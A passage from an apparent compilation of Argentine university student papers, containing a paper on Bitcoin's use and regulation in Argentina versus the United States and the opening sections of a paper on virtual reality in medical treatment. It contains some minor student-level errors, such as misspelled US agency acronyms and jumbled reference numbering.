[13] Publicado por Retos en Supply Chain,"Métodos de producción industrial: modalidades, ventajas y desventajas", [en línea] [fecha de último acceso 19 mayo 2019]. Disponible en: https://retos-operaciones-logistica.eae.es

[14] Fundación Aquae, "El impacto económico de la Inteligencia Artificial", [en línea] [fecha de último acceso 19 mayo 2019]. Disponible en: https://www.fundacionaquae.org

[15] Julián Pérez Porto y Ana Gardey, "Impacto económico", Publicado en 2018, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: https://definicion.de

[16] José Antonio Peláez, Patricio de Antonio, Enrique Cañizares, "Estudios de impacto económico", [en línea] [fecha de último acceso 15 agosto 2019].Disponible en: https://www.pwc.es

[17] Inteligencia Artificial, modelos y áreas de aplicación, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: http://bit.ly/2J0x2hO

[18] Inteligencia Artificial Avanzada Por Raúl Benítez, Gerard Escudero, Samir Kanaan, David Masip Rodó, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: http://bit.ly/2HH9D2F

[19] Aplicación de Inteligencia Artificial en Sistemas Automatizados de Producción, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: http://bit.ly/2LVzTM0

[20]Visión para robots en tareas de ensamble, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: http://bit.ly/30v9Xdk

[21] Máquinas, procesos, personas y datos, las claves para la revolución industrial 4.0, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: http://bit.ly/2UK0MBx

[22] Fundación Aquae, "Inteligencia Artificial: qué es y cuánto dinero mueve" publicado en noviembre de 2016, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: https://www.fundacionaquae.org/blog/infografias

[23] Mark Purdy, Paul Daugherty, "Inteligencia Artificial, el futuro del crecimiento" Publicado en 2016, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: https://www.accenture.com

[24] Maté Jiménez, Carlos, "Big data. Un nuevo paradigma de análisis de datos ", publicado en 2014, [en línea] [fecha de último acceso 15 agosto 2019]. Disponible en: http://hdl.handle.net/11531/4873

Bitcoins: su aplicación en Argentina

Giampauli, Tomás; Hamide, Matías; Lema, Gonzalo; Sanchez, Guido; Sordelli, María Sol

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires {matiashamide, guido.sanchez.01, solsordelli99, gonzalo1lema} @gmail.com
tomas-giampauli@hotmail.com.ar

Abstract
Diariamente, los países emergentes con intención de incorporarse al mercado global buscan la adaptación de la economía digital como método de comunicación y comercio. Para ello un país emergente como Argentina, permite la adaptación de los individuos al campo de las redes, sin regular el área a la que se ingresa. Entre tantas facetas del mercado, una de las más destacadas es el uso de criptodivisas (moneda virtual no controlada por las Instituciones), alzándose entre ellas el Bitcoin. El presente trabajo tiene como objetivo analizar las características del Bitcoin en relación a su implementación en Argentina comparando su uso con el de Estados Unidos, teniendo en cuenta las ventajas de invertir y usar esta criptodivisa, arribando a una conclusión basada en datos recolectados con respecto a su conveniencia a futuro.

Palabras Clave
Bitcoin, criptodivisa, peer to peer, blockchain, mining, economía digital. Argentina.

Introducción

El Bitcoin es una criptodivisa, una moneda virtual que "puede ser intercambiada y operada como cualquier otra divisa tradicional, pero están fuera del control de los gobiernos e instituciones financieras" [1]. En consecuencia de la globalización, dicha criptomoneda llega a la Argentina, generando su propio fenómeno de necesario estudio, al darle un recibimiento diferente al de otros países de occidente, digno de ser estudiado. Esta moneda digital fue creada en 2008 y lanzada en 2009 por Satoshi Nakamoto que "…a través de un proceso llamado mining y, tras atraer el interés de varias personas en las comunidades de internet, en 2010 comenzó a comercializarse…" [2]. Pese a su similitud con cualquier otra moneda, se diferencia de las mismas por no existir físicamente, ya que todas las operaciones realizadas son a través de Internet, 100% digital, lo que le proporciona un mayor grado de seguridad [3]. Otra característica de esta moneda digital es que puede ser convertida a cualquier divisa, por ejemplo, un Bitcoin equivale a $645664.19 pesos argentinos al día de la fecha (14/08/2019) [4].

En la Argentina estas criptomonedas no poseen las características dadas en la Constitución Nacional (artículo 75 inciso 6) para poder ser consideradas como una moneda de curso legal. Sin embargo, son utilizadas por diversas empresas e incluso individuos que trabajan con clientes que habitan a mucha distancia. Existe una fundación Bitcoin Argentina la cual se encarga de regular y proporcionar estabilidad y comodidad al usuario [1].

Los Bitcoins siguen sumando más usuarios día a día, generando un gran crecimiento, a pesar de ello, Argentina sigue sin alcanzar el porcentaje de uso a Estados Unidos que es el segundo país con más utilización de Bitcoins [5].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada) es analizar la implementación del Bitcoin en Argentina. Para cumplir con el objetivo propuesto, el presente trabajo se estructura de la siguiente manera: en la sección 1, se explican los conceptos básicos; en la sección 2, se analiza el funcionamiento de la criptomoneda en relación a la economía digital; en la sección

3, se desarrollan las ventajas de inversión en Bitcoin respecto de otras formas tradicionales; en la sección 4 se compara la utilización de Bitcoin en Argentina con Estados Unidos. Por último, en la sección 5 se desarrollan las conclusiones y futuras líneas de trabajo.

1. Conceptos Básicos

Los Bitcoins son un ejemplo de monedas virtuales, las cuales pueden ser definidas"(…) como una cadena de firmas digitales"[6], utilizan tecnología peer to peer o entre pares para operar sin estar regulados por una autoridad o un banco [22]. Por lo tanto, las transacciones son realizadas entre los usuarios mismos, un usuario firma un hash (algoritmo matemático que transforma cualquier bloque arbitrario de datos en una nueva serie de caracteres con una longitud fija [7]) de manera digital e ingresa la clave pública o *Bitcoin address* del receptor del dinero [23]. De esta manera, el dinero es posteriormente transferido a dicha cuenta. Por lo tanto, todos los datos, archivos y transferencias son almacenados en una base de datos única y pública llamada blockchain o cadena de bloques. "Una cadena de bloques es esencialmente una base de datos distribuida de registros, o libro de contabilidad pública de todas las transacciones o eventos digitales que se han ejecutado y compartido entre las partes participantes. Cada transacción en el libro de contabilidad pública se verifica por consenso de la mayoría de los participantes en el sistema"[24]. Es una base de datos de gran tamaño que elimina a los intermediarios haciéndola más segura y confiable. Sin embargo, las transacciones o actividades realizadas a través de esta cadena de bloques necesitan que haya una cantidad de usuarios que controlen y verifiquen que lo realizado sea válido. Una vez confirmada la transacción es almacenada. El proceso de almacenamiento en las blockchains es ilustrado en la Figura 1. Un dato no menor acerca de los intercambios realizados en Bitcoin es que no necesariamente hay que revelar la identidad de los que llevan adelante la transacción ni entre ellos o a terceros, lo que genera que haya un alto grado de privacidad.




***Fig. 1**: Ilustración de cada etapa del blockchain .*

2. Análisis del funcionamiento de la criptomoneda en relación con la economía digital

La Economía Digital puede ser definida como "… un nuevo sistema socio-político y económico, caracterizado por un espacio inteligente que se compone de información, instrumentos de acceso y procesamiento de la información y capacidades de comunicación." [8]. Esta no solo revoluciona la forma de realizar transacciones o pagos, sino también la forma en que las personas se relacionan con el mundo digital [8].

Sin embargo, como cualquier plataforma informática, la Economía Digital también posee puntos débiles; aquí es donde se pueden diferenciar a los Bitcoins de las otras criptomonedas o mismo de las plataformas que funcionan como intermediarios entre cuentas bancarias [23].

Los Bitcoins forman parte de la economía ya que es una moneda con una alta valoración, que es intercambiada y utilizada a nivel mundial [25]. Sin embargo, esta criptodivisa se diferencia de las otras ya que no posee ningún tipo de barrera (social, económica o política) debido a que las transacciones son realizadas, de usuario a

usuario. Cabe destacar que estas no solo son utilizadas por empresas o personas, sino que también por delincuentes, ya que, al no poseer controles gubernamentales, o por autoridades bancarias, son muy utilizadas en el mercado negro [21]. "El Bitcoin se ha convertido en uno de los principales medios de pago de artículos ilegales dentro de la red The Onion Router (TOR) que gracias a un navegador específico permite conectarse a otros servidores intermediarios y que, en consecuencia, preserva la privacidad" [10]. Por esta razón se puede argumentar que la utilización de esta moneda no es 100% legal ni segura y que desafía la seguridad de la economía digital, generando nuevos riesgos y poniendo en peligro infraestructuras y dispositivos [26].

Por último, se puede concluir, que la aparición del Bitcoin presenta diversas ventajas, como el anonimato, la intercomunicación a nivel mundial y la independencia de los usuarios. Asimismo, grandes desventajas como mayor riesgo en la economía digital, facilitar actos ilícitos y falta de regulaciones para proteger al usuario [10].

3. Ventajas de inversión en Bitcoin respecto de otras formas tradicionales

El Bitcoin no solo es una criptomoneda y una plataforma para realizar intercambios, sino también un medio para generar dinero. Esto puede ser realizado de dos maneras, ya sea invirtiendo dinero para, a largo plazo, generar más o también para realizar lo que se denomina mining. Ambas formas de inversión son altamente utilizadas a nivel mundial, pese a sus diferencias [27].

En primer lugar, la valuación de esta criptomoneda va fluctuando, tiene picos y caídas al igual que las acciones o la bolsa, "el precio ha subido desde ese mes desde los 80$ hasta los casi 450$ actuales, teniendo días en que alcanzó los 1200$/Bitcoin; eso quiere decir que en estos últimos meses se ha revalorizado por 5 veces y media su valor" [11]. Por lo tanto, los inversores suelen analizar el mercado para encontrar el momento óptimo para realizar la compra de Bitcoins al precio más bajo y así generar ganancia. La inversión no tiene por qué ser de millones, sino que se pueden invertir pequeñas cantidades.

Este método de inversión puede ser ilustrado con el ejemplo de Peter McCormack [12], quien se hizo millonario gracias a Bitcoin. En este caso, se puede ver con claridad lo poco predecible que es este mercado, "El éxito de su negocio le llevó a invertir una parte de sus ganancias en Bitcoins hasta alcanzar más de USD 1 millón en beneficios. En cambio, su fortuna giró, y su ambición le llevó a perder todo lo que había conseguido." [12]. Luego de esta gran pérdida, el empresario decidió volver a invertir en esta plataforma £5000, y al tiempo decidió seguir invirtiendo ya que de manera progresiva comenzaba a aumentar el valor del Bitcoin [12].

En 2017 el Bitcoin tuvo un gran pico que llevo al empresario al éxito, "Pocos meses después de su incursión, su inversión había aumentado en 300 mil dólares americanos." [13].

Otro ejemplo es la familia Rocca quienes en el año 2010 invirtieron 2000 dólares en Bitcoins y al día de la fecha son considerados como una de las familias más ricas de Argentina. "Bitcoin incrementó su valor más de 2.000.000 de veces en tan solo 9 años" [14]. Estos ejemplos ilustran con claridad la gran cantidad de dinero que se puede adquirir al invertir (aunque sean pequeñas cantidades de dinero) en esta plataforma, como también su gran desventaja: poca predictibilidad [28].

En segundo lugar, se encuentra el mining; "El trabajo de minería pasa por utilizar potentes equipos informáticos para resolver problemas matemáticos, al tiempo que actúan como guardianes de la seguridad de la moneda." [15]. Es considerada como la otra forma de inversión en Bitcoin ya que, a pesar de que hay que realizar un arduo trabajo con hardware y softwares muy específicos, es una forma diferente y original de generar ingresos. Sin embargo, estudios realizados sobre el gasto que conlleva minar en Bitcoin revela que el

dinero generado es bajo y apenas llega a cubrir los gastos [29]. “La clave está en que, si solo pensamos en rentabilidad, sigue siendo mejor idea comprar que minar” [16], por lo tanto, se puede concluir que la mejor forma de invertir en Bitcoin es comprando esta moneda cuando se estima que va a tener un pico [16].

Por otra parte, en la actualidad se prefiere comprar Bitcoins antes que cualquier otra criptodivisa por su privacidad, impersonalidad y seguridad, ya que no es regulada por ningún banco o gobierno. Al realizarse las transacciones entre usuarios, tiene un menor grado de complejidad y complicaciones. También, el dinero no tiene por qué ser declarado ante ninguna institución por lo cual es muy elegido a la hora de realizar transacciones ilícitas. Sin embargo, Bitcoin es muy utilizado a nivel mundial tanto por empresas como también usuarios individuales [30].

4. Comparación de la utilización de Bitcoin en Argentina y en Estados Unidos

La utilización del Bitcoin y su regulación es diferente en todo el mundo. En el presente trabajo se toma como ejemplo a Argentina y a los Estados unidos para reflejar sus diferencias. En primer lugar, cabe destacar que, en Argentina, el Bitcoin no es considerado como una moneda de curso legal ya que las características mencionadas en el artículo 75, inciso 6 de la Constitución Nacional no coinciden con las de esta criptodivisa [31]. Asimismo, en la Carta Orgánica, ley 24.144, se establece que “el Banco Central es el encargado exclusivo de la emisión de billetes y monedas de la Nación Argentina y ningún otro órgano del gobierno nacional, ni los gobiernos provinciales, ni las municipalidades, bancos u otras autoridades cualesquiera, podrán emitir billetes ni monedas metálicas ni otros instrumentos que fuesen susceptibles de circular como moneda”. De esta forma queda establecido que el Bitcoin no es una moneda de curso legal dentro de Argentina. Sin embargo, no impide que sea utilizada tanto por inversores como también por empresas [17].

Por otro lado, se encuentra Estados Unidos, este país es “uno de los principales países en los que la minería y el comercio con Bitcoin son más utilizados” [5]. El Bitcoin es considerado como una moneda legal por algunos estados y por otros es considerado un bien. Está regulado por cuatro autoridades (la Red de Persecución de Delitos Financieros (CinFEN), la Comisión de Bolsa y Valores (SEC), la Comisión de Mercado de Productos Básicos (CFCT) y el Congreso de los Estados Unidos). Cada uno de estos organismos cumple un rol diferente pero indispensable a la hora de tratar con estas criptodivisas, por ejemplo, la CinFEN intenta evitar el lavado de dinero y mediante la aplicación de leyes internacionales que también contemplan leyes acerca la identidad del cliente para evitar que se cometan delitos mediante la utilización de esta criptomoneda [18]. Sin embargo, cada estado dentro de los Estados Unidos es independiente tanto a sus regulaciones como sus leyes. Por lo tanto, en cada estado es tratado de forma distinta; por ejemplo, en el año 2015, Nueva York “reguló el cambio de criptomonedas mediante el BitLicense” [19] y en 2017 Washington aprobó un proyecto de ley que aplicaba las leyes de transacciones monetarias a los operadores de intercambio de Bitcoin [20].

En cuanto a las aplicaciones no se encuentran grandes diferencias entre estos países. Por un lado, en Estados Unidos, en algunas empresas dejan que los empleados puedan elegir si quieren recibir su salario en Bitcoins o en dólares [21]. También se utiliza la plataforma de Bitcoin para invertir, realizar pagos, realizar intercambios y también como fuente de trabajo.

Aunque el Bitcoins no es una moneda de carácter legal en Argentina, se utiliza para realizar inversiones tanto a corto como a largo plazo [3]. También, es utilizada como un medio de intercambio con empresas extranjeras las cuales la utilizan de forma

legal. Sin embargo, aquí no se realizan pagos ni es aceptado como salario [11].
Pese a sus diferencias regulatorias, las implementaciones en ambos países son similares, con la gran diferencia que la utilización de Bitcoins en la Argentina no se encuentran legalmente. También, cabe destacar que Argentina está comenzando a implementar y utilizar la plataforma de Bitcoin ya que no es un método común y está poco desarrollado. Debido a la alta inflación de este país, Bitcoin es utilizado como un método de escape para aquellos que desean invertir y no ser afectados por la devaluación del peso [32]. También, se utiliza para evadir los controles de ingresos realizados por la AFIP [32].
Sin embargo, éstas no son sus únicas aplicaciones. Santiago Siri es el creador de "Partido de la red" y del proyecto de Democracy Earth (que son movimientos para realizar una reforma política implementando la tecnología en los sistemas de voto y en el gobierno) [33]. Para poder crear estas instituciones, Santiago, recibió casi el total del financiamiento por donaciones en Bitcoin. Este ejemplo, demuestra cómo participa el Bitcoin en la instituciones argentinas y como estos "visionarios" [33] no solo están revolucionando la economía de país, sino también están cambiando "...el paradigma tradicional de la democracia." [34].

Conclusiones

Se puede afirmar que el Bitcoin está creciendo rápidamente en la Argentina. En la actualidad, es considerado como una oportunidad de inversión y una alternativa a la economía del país ya que es considerada una oportunidad para los inversionistas y todos aquellos que quieran obtener dinero a largo plazo. Por lo tanto, se puede establecer que, actualmente, cumplen un rol fundamental en la economía de estos países. Asimismo, tanto en Estados Unidos como, en el resto del mundo, el Bitcoin continuará siendo la moneda virtual con mayor preferencia debido a sus ventajas.
En Argentina son utilizadas por algunos usuarios y empresas pese a no ser consideradas como una moneda de curso legal.

Como futuras líneas de trabajo, se considerará la evolución del Bitcoin tanto en Argentina como en los Estados Unidos. Es decir, que se analizarán los cambios producidos dentro de la plataforma, como también los cambios en las regulaciones en ambos países con respecto a ésta.

Referencias).

[1] Ana María Buzzi, Mario Esteban Cittadini, Máximo Martín De Oliveira ; "Introducción a las criptomonedas"; Universidad de La Plata, La Plata, Argentina, Octubre de 2018. Disponible en: http://cort.as/-IFuj, consultado por última vez el 14/08/2019
[2] Guido Antolini ; "Bitcoin y las monedas virtuales en el derecho argentino ¿Qué son y cómo están reguladas? ; Universidad de San Andrés, Victoria, Argentina, Julio de 2017. Disponible en: http://cort.as/-IFuf, consultado por última vez el 14/08/2019
[3] Germán Ary Hollmann, Julián Ign2acio Lavagna y Marcelo Ariel Matsumoto. "Bitcoins Tratamiento contable e impositivo para sociedades en Argentina". UADE, Ciudad Autónoma de Buenos Aires, Argentina, Septiembre de 2018. Disponible en: http://cort.as/-IFuX , consultado por última vez el 14/08/2019
[4] Ripio Holding Ltd.: "Cotización Bitcoin en Argentina". Recuperado del sitio de Internet: http://cort.as/-IFuS, consultado por última vez el 14/08/2019
[5] CriptoTendencia."Ranking de los países donde más se utiliza Bitcoin". Disponible en: http://cort.as/-IG0E, consultado por última vez el 14/08/2019
[6] Satoshi Nakamoto; "Bitcoin: Un Sistema de Efectivo Electrónico Usuario-a-Usuario", traducido por Ángel León; enero de 2009.Disponible en: http://cort.as/-J8AI, consultado por última vez el 14/08/2019
[22]Bitcoin Foundation. Sitio oficial: http://cort.as/-J891, consultado por última vez el 14/08/2019
[7] Brian Donohue; "¿Qué Es Un Hash Y Cómo Funciona?"
10 de abril de 2014. Disponible en https://urlzs.com/WtR7f , consultado por última vez el 14/08/2019
[23]Carlos Almarcha Navidad; "Bitcoin, Oro electrónico", Facultad de Ciencias Sociales y Jurídicas de Elche, Elche, España, 2015. Disponible

en: http://cort.as/-IwiW, consultado por última vez el 14/08/2019
[24]Michael Crosby, Nachiappan, Pradan Pattanayak, Sanjeev Verma y Vignesh Kalyanaraman;“BlockChain Technology: Beyond Bitcoin”, Sutardja Cener, Berkeley, Estados Unidos, junio de 2016. Disponible en:
http://cort.as/-J82s, consultado por última vez el 14/08/2019
[8] Boletiín Oficial Económico de ICE N° 2705: Ana R. Del Aguila Obra, Antonio Padilla Meléndez Christian Serarols Tarrés y José M. Veneciana Vergés;; “La economía digital y su impacto en la empresa: bases teóricas y situación en España”. octubre de 2001. Disponible en: https://urlzs.com/aL3Yg, consultado por última vez el 14/08/2019
[25]Guillem Cullerés;“El bitcoin y su posible impacto en los mercados”; IEF, Barcelona, España Octubre de 2014. Disponible en: http://cort.as/-J83n, consultado por última vez el 14/08/2019
[10]Lydia Natour; “El bitcoin, ¿la moneda de los cibercriminales?";25 de septiembre de 2017. Disponible en:
https://urlzs.com/6Pvee, consultado por última vez el 14/08/2019
[15]Wilfredo Alejandro Díaz Cruz; “Una versión alternativa del Western de Sergio Leone: el banco central (el bueno), el Bitcoin (el malo) y el efectivo (el feo).”, Septiembre de 2018. http://cort.as/-J88X, consultado por última vez el 14/08/2019
[27]Marie Brière, Kim Oosterlinck y Ariane Szafarz; “Virtual currency, tangible return: Portfolio diversification with bitcoin”, 15 de ocutubre de2015.Disponible en: http://cort.as/-J85e, consultado por última vez el 14/08/2019
[11]Guillermo Zaera Vidal; “Bitcoin: Bases, comportamiento como moneda e inversión”; Universidad da Coruña, La Coruña, España, 2014. Disponible en:
https://urlzs.com/uAQxQ, consultado por última vez el 14/08/2019
[12] ”Ganó más de un millón de dólares después de invertir en bitcoin y lo perdió todo por su ambición”; 11 de enero de 2019. Disponible en:
https://urlzs.com/twX2y, consultado por última vez el 14/08/2019
[13] “Por qué no voy a invertir en bitcoin ni en criptomonedas”;2 de enero de 2018. Disponible en:
https://urlzs.com/9uax7, consultado por última vez el 14/08/2019
[14]Gonzalo Arzuaga;”Si un argentino compraba USD 2.000 en Bitcoins hace 9 años, hoy sería la persona más rica del país”; 11 de mayo de 2019. Disponible en: https://urlzs.com/RLqrx, consultado por última vez el 14/08/2019
[28]Informe Técnico:
Chris Burniske y Adam White; “BITCOIN: RINGING THE BELL FOR A NEW ASSET CLASS”, Ark Invest y Coinbase, Enero de 2017. Disponible en: http://cort.as/-J85X, consultado por última vez el 14/08/2019
[15]Jose Trecet; “Invertir en bitcoins: lo que debes saber”, 15 de enero de 2019. Disponible en https://urlzs.com/Zbs5G, consultado por última vez el 14/08/2019
[29]Meni Rosenfeld; “Predicting Block Halving Party Times”, Agosto de 2017. Disponible en: http://cort.as/-J85B, consultado por última vez el 14/08/2019
[16]Javier Lacort; “Hemos calculado la rentabilidad de minar bitcoins y ethereums en 2018 para romper tus sueños de hacerte rico”; 4 de septiembre de 2017. Disponible en:
https://urlzs.com/jUhJu, consultado por última vez el 14/08/2019
[30]Cripto247; ”En EEUU los empleados pueden ahora recibir sus salarios en bitcoin”; 18 de enero de 2019. Disponible en:
http://cort.as/-J86l, consultado por última vez el 14/08/2019
[31]Constitución de la Nación Argentina. Disponible en: http://cort.as/-J86p, consultado por última vez el 14/08/2019
[17]Majamalu;”Situación legal de Bitcoin en Argentina”; 10 de octubre de 2013. Disponible en:
https://urlzs.com/Dhxsh , consultado por última vez el 14/08/2019
[18] Andre Leal; “La travesía legal de Bitcoin en Estados Unidos”; 2017. Disponible en:
https://urlzs.com/2CdwX, consultado por última vez el 14/08/2019
[19]María José Viegas; “Blockchain : Aspectos legales”; AGESIC, Ciudad de la Costa, Uruguay. https://urlzs.com/wh1ZG, consultado por última vez el 14/08/2019
[20] “¿Es legal Bitcoin?”; 1 de junio de 2018. Disponible en:
https://urlzs.com/3HDaV, consultado por última vez el 14/08/2019
[21]Susana Navas Navarro;”UN MERCADO FINANCIERO FLORECIENTE: EL DEL DINERO VIRTUAL NO REGULADO” ; Universidad Autónoma de Barcelona, Barcelona, España, 2015. Disponible en: https://urlzs.com/LJpTd, consultado por última vez el 14/08/2019
[32]Jerry Brito y Andre Castillo; “Bitcoin: A Primer for Policymakers; George Mason University, Arlington, Estados Unidos, Diciembre de 2013. Disponible en: http://cort.as/-J86a, consultado por última vez el 14/08/2019
[33]Francisco Reyes; “Santiago Siri: “Trabajamos para construir una democracia sobre Internet, con blockchain””, 22 de Noviembre de 2018. Disponible en: http://cort.as/-J88d, consultado por última vez el 14/08/2019
[34]Andrea Leal; “Santiago Siri: «La democracia digital será global o no será»”, 2017. Disponible en: http://cort.as/-J88i, consultado por última vez el 14/08/2019

[35] Hernán Murúa, “A falta de dólares, Argentina es líder en Bitcoins en la región”, Argentina, abril de 2019. Disponible en: http://cort.as/-L8QU, consultado por última vez el 14/08/2019

La Realidad Virtual como tratamiento médico en Argentina

Del Mazo, Jerónimo; Grando, Federico; Graziano, Rodrigo Nicolás; Lucchesi, Maximiliano; Rivero, Maximiliano.
Universidad Tecnológica Nacional, Facultad Regional de Buenos Aires

Abstract

En el presente artículo se reúne información respecto al origen de la realidad virtual, la cual se originó con fines de entretenimiento, pero trata de abrirse paso en nuevas ramas de la ciencia como la medicina. Al tratarse de una tecnología en desarrollo que tiene limitaciones físicas, aún se está experimentando el alcance que puede tener y cómo afectaría al usuario un tratamiento con dicha tecnología. Aunque aún no hay resultados plausibles, se espera que esta tecnología siga creciendo y en pocos años existan tratamientos oficiales en Argentina para tratar distintas afecciones, tanto físicas como psíquicas.

Palabras Clave

Realidad virtual, medicina, Argentina, tratamientos.

1. Introducción

Ante las inminentes oleadas tecnológicas que dejaron en el pasado a la máquina de vapor y a los motores de combustión interna, se encuentra el vasto y diverso campo de la tecnología informática que se ha logrado situar como una de las tecnologías más importantes del siglo XXI debido a su capacidad de adaptarse a los diversos requerimientos de la sociedad moderna. Dentro de dicho campo se encuentra la Tecnología de Realidad Virtual (RV), que abarca tecnologías como el uso de la simulación y el modelado por computadora que permite sumergir a una persona en un entorno sensorial ficticio que simula la realidad [1]. Esta simulación de la realidad cautivó a muchos expertos que vieron en ella la posibilidad de tratar personas con diferentes problemas [2].
Esta tecnología que surgió a fines del siglo XX [3] está abriéndose paso en la actualidad gracias al avance del hardware capaz de soportar las necesidades lógicas y digitales que posee la Realidad Virtual, esto disparó el campo de acción de esta tecnología logrando así promover su uso en diversas áreas de la sociedad.
Dado este enfoque, la finalidad del presente trabajo (realizado en el marco de la cátedra de "Análisis de Sistemas" de la Universidad Tecnológica Nacional Facultad Regional de Buenos Aires, segundo año de la carrera de Ingeniería en Sistemas de Información [3]) es examinar qué impacto tiene la Realidad Virtual en el campo medicinal en Argentina y que posibilidades tiene a largo plazo ponderando sus limitaciones y productividad.
Para cumplir con el objetivo y evaluar los resultados obtenidos, este trabajo está compuesto de la siguiente manera: en la sección 2, se hace una breve reseña histórica del descubrimiento de la Realidad Virtual y su inicio tecnológico. En la sección 3, se explica el desarrollo de esta tecnología y sus limitaciones. En la sección 4, se mencionan los productos de Realidad Virtual que se utilizan en medicina en la actualidad y que función cumplen. En la sección 5, se plantean los tratamientos y procedimientos actuales que se llevan a cabo en la medicina con Realidad Virtual en Argentina. En la sección 6, se explica que se espera a futuro a nivel medicinal de esta tecnología. Y finalmente, en la sección 7, se detalla la conclusión del trabajo.

2. Origen de la Realidad Virtual

Antes de hablar de la Realidad Virtual como es conocida actualmente y entender el porqué de esta tecnología, es necesario remontarse a sus orígenes, en los cuales artistas y animadores estaban interesados en crear mundos imaginarios y espacios ficticios para sus narrativas. A comienzo del siglo XX, las grandes empresas cinematográficas buscaban tecnologías

capaces de hacer sentir al espectador ser parte de las películas, fue debido a ello que a mediados del siglo XX se crearon las primeras pantallas 3D e IMAX para estimular el sentido visual de los espectadores. Pero dado a que esto no les parecía suficiente, patentaron en 1960 un simulador de sentidos que implementa acciones tales como movimiento en las butacas, cambios de temperatura y ráfagas de viento que simulaban en el espectador la experiencia de "sentir" lo que los actores sentían en la película [1].

A su vez, los campos de la computación vieron mucho potencial en esta tecnología y no tardaron en aplicar gráficos en 3 dimensiones para simuladores de vuelo o conducción, llevando así a cabo los primeros entrenamientos en simuladores. Años más tarde, en 1967, surgió un casco con una pantalla integrada la cual permitía mostrar imágenes en 3 (tres) dimensiones por computadora, este casco estaba conectado a una computadora y a su vez a una cámara la cual captaba y transmitía las imágenes al casco. Este casco (ver figura 1), en el cual también se utilizó la tecnología de visión nocturna, fue el primer caso de un dispositivo capaz de generar una realidad aumentada [1].




Figura 1. Imágenes del primer casco de realidad aumentada [4].

Y fue a partir de este punto en el que se pudo vislumbrar el impacto que podría llegar a generar un conjunto de dispositivos capaces de transmitir diversas experiencias sensoriales que expandirían su uso hasta los campos de la educación, el entretenimiento y la medicina.

3. Desarrollo y limitaciones de la Realidad Virtual

Sobre la Realidad Virtual, pueden considerarse tres características fundamentales que la definen frente a las animaciones 3D tradicionales. La primera es la posibilidad de "tiempo real", que hace referencia a la capacidad de moverse dentro del escenario virtual, y de dirigir la mirada a los alrededores de éste. La segunda es la "inmersión" por completo en su interior, percibiendo únicamente estímulos del mundo virtual. Como tercera y última característica tenemos la "interacción" con todos los elementos que componen esta realidad aumentada, la cual puede generarse a través de dispositivos como guantes, joysticks, entre otros [5].

Actualmente, la tecnología está creciendo a un ritmo muy acelerado, y gracias a esto se están logrando muchos avances en lo referido a la Realidad Virtual. Sin embargo, aún faltan muchos aspectos por mejorar. La tecnología requerida por la Realidad Virtual para funcionar de la manera esperada es difícil de lograr y muy costosa en cuanto a procesamiento [6].

Una de las falencias es que la capacidad de apreciación de detalles de los sentidos humanos es superior a la capacidad de la tecnología para reproducirlos en varios aspectos, lo que genera la percepción de una realidad disminuida e incluso en algunos casos, insuficiente. Aparte de esto, la inmersión en una Realidad Virtual supone implicar a otros sentidos para favorecer su acercamiento a la realidad en la cual vivimos. Por lo tanto, es necesario involucrar el sentido de la orientación, el equilibrio, el movimiento y el tacto, principalmente, para mejorar la sensación de inmersión. En varios de estos aspectos aún nos encontramos lejos de alcanzar un nivel cercano al de nuestra realidad. Otro problema que se genera es la presencia de mareos y náuseas, la cual depende en los

visores actuales de las condiciones fisiológicas del usuario y de su experiencia en realidad virtual y entornos tridimensionales. Esto, además, se reduce con el tiempo de exposición a realidad virtual [6].
Un ámbito que presenta amplio margen de mejora, debido a la juventud de esta tecnología, son los aspectos ergonómicos. Los visores actuales y sus complementos necesarios están lejos de ser considerados cómodos y prácticos para el usuario. Como principal limitante para la incorporación de un nuevo usuario podemos considerar el precio del equipo necesario. Al ser una tecnología en pleno crecimiento, los precios son muy altos para obtener el equipo informático necesario. A su vez, otro limitante es el espacio disponible en el hogar. La implicancia del continuo progreso tecnológico lleva a que todos los visores y equipos informáticos tengan fecha de caducidad pronta, ya que un modelo superior rápidamente saldrá para sustituir al antiguo y solventar sus carencias. Es común observar en el mercado como parte de los potenciales usuarios esperan a nuevas versiones y más depuradas para sumarse a una nueva tecnología [6].

4. Dispositivos RV más utilizados en la medicina

A continuación, se enuncian algunos de los dispositivos y herramientas que utilizan la tecnología de Realidad Virtual en el campo de la medicina:

Los guantes sensoriales (ver figura 2) permiten reconocer la fuerza ejercida utilizando la mano, la muñeca y el antebrazo. Este dispositivo fue utilizado para realizar diversos ejercicios motrices en sujetos que sufrieron un derrame cerebral y tuvieron secuelas a causa de ello [7].



Figura 2. Guante de realidad virtual [8].

